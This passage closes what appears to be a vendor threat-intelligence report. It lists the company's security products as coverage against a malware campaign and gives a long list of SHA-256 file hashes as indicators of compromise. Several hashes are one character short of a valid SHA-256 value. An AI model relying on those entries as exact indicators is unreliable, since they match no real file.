suited to prevent the execution of the malware used by these threat actors. Exploit Prevention present within AMP is designed to protect customers from unknown attacks such as this automatically.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), Cisco ISR, and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

Hashes

5cb8f86e03a544531d972e132c81d6785b66dd1b15b6c35a0a04fd83a8bed695
ea4b507c3236b56ef4ea44f5ac9a531a175d643d184e356ae8833d36c1957372
fad11a279c6fe195f8110702f962c5296015344da17919b361f73f7f504063ca
f8c953a9b737c5fe69ab9cfb5b20d576f15396a40de10ea6c3216042a97132f4

bdbc514e274d70e260620d9b7dcfc3ee4cf4eb321474dfbd1eb81d2f17cebc23
3ce08ada9cf964789ce70fd2637ded197ac5b154e0b71e9cdb4d99de7ab52267
b75fbe3b21d83e2000928349d1610f292e1a4c072fd0454309fe1c6c7d85ff46
bac8489de573f614d988097e9eae53ffc2eb4e7dcb0e68c349f549a26d2130a8
835a545fe93bfa75931079ef36169bfc56906f74b9b9862848ff79534b33f416
55e83292bd9a1f843639bfb98648a40b931a9829d62e6b23904034c417ffa430
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3feb6ecbc3b5f4ef64cf974fc117e58ac750188c483c488dd5b5970263bfd0e
dd40b8ddb5a5795536a65cc0ab6dcc84862d4e14965cde6b4e9ad2b89a0e3905
02d68d2a9b62d1fd79c80e7c01182d18966a8fccc07d997b0f4c3ef71e87910f
f1a3c2bd241e09f4e98ca15c0d3d804297086c84883d81bb8b74960c6e986555
5b5b0a0ff8e5bdf11657e0134a638a818e31af9517e5feffa247eaa2660ee23
e4135bfeda1de00c3834f7782b77fdb2811f5d07fc60f643553426d9e45b664c
80ad6598f6e0b7c2b7258cbb69aa782dbcac308ca3d9d451b9bb5290b943a58f
e80034618538abc1c86a7021ab869c4ce63429d35adba8c07ce25f297a61bd2
5190c4fbddb2bfd08ce4a11714ec54daf57978f6193720c5b2c7127ef2c5f1f
783b3c61a4069f0325f3560ab9664ff5fb381f37b08a3d4eb4866ba6bc194135
3e58d7efc5e03bd06f227041e5c73f4ecfa5e35ca8419a9ff8b8571eafd34e48
4282ac2c4b38f2fa79b3f77f9af80053befb69634f8e93d9e1941a600ae08857
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2b62a469fa9737dabc52840a741a7d71c86c74bd6909c30cb481e2d66e0df75e
d0ee66f8be0ed721774391365604de70dda4751213a667812e4c4a661f71559d
c790e1916a475fbc18e7f239acf0d9399234cf2160529ba25ab44179674d549a
dbd6393bf96518218b4f4522aef4ffa27e517cbce7252841b86031354aec031a
24e8f4917bb3cf7d6fd91fc1c95e978ea75a0e6da9033911e48b0fda94be62af
a6298a1b8c9844764c731327bb1daa7abd50cd85b9f5556e38bd5c88b8184cc4
d8d0c3854c54e2bacb40ead54d94268dda6ea6aef1ac1f78b8d10b990a4441a2
dbf3e5bb9b7b5806d831617fbed088d56fc2f5794a833d24eff96c165ba417b
b1413688f6452b07129e5182311c7efd628bb795613c23fc58c4202e38dda4e7
b4548a933d5a59d096d75ad4c6aec1046017a62ca2a1d59edd2d97d760dca1eb
bb4628f0b29d906f1ec4c41a5fe5f7fe1b53432b765d5ef0a560e8d2ef5e5541
fa68aa01fad37dd7e7d6222ef833ec4e63317c0821a45834dfe284fdafb9069a
89f1a82f4919db731cc4a5c5a71fbe1a9a1d362b6da61b018c89ea2cd26c0de3
9ce65cced9949cef6b69f86542533e653b91ce7d43cb6b51e8ae402b6dadf651
ff8b71b7e9b320d272babb15324b7417f182313f71c4af0b9961424a12154b66
fa71584f27f5eacca9f3d5644fd06ccebcc14b8394efeaccd38259f8382c26e5
6d4af9f7e14e1ae7f871cd0bcdd87927cde8d236fd9d37e76554729abe3e31e4
418203a531ceb1f08a21b354bc0d3bf8f157c76b521495c29639d7bffa416b38
61f8dc6d618572a86bd0b646d16186bb6b0fff970947a7df754add4f65ec8625
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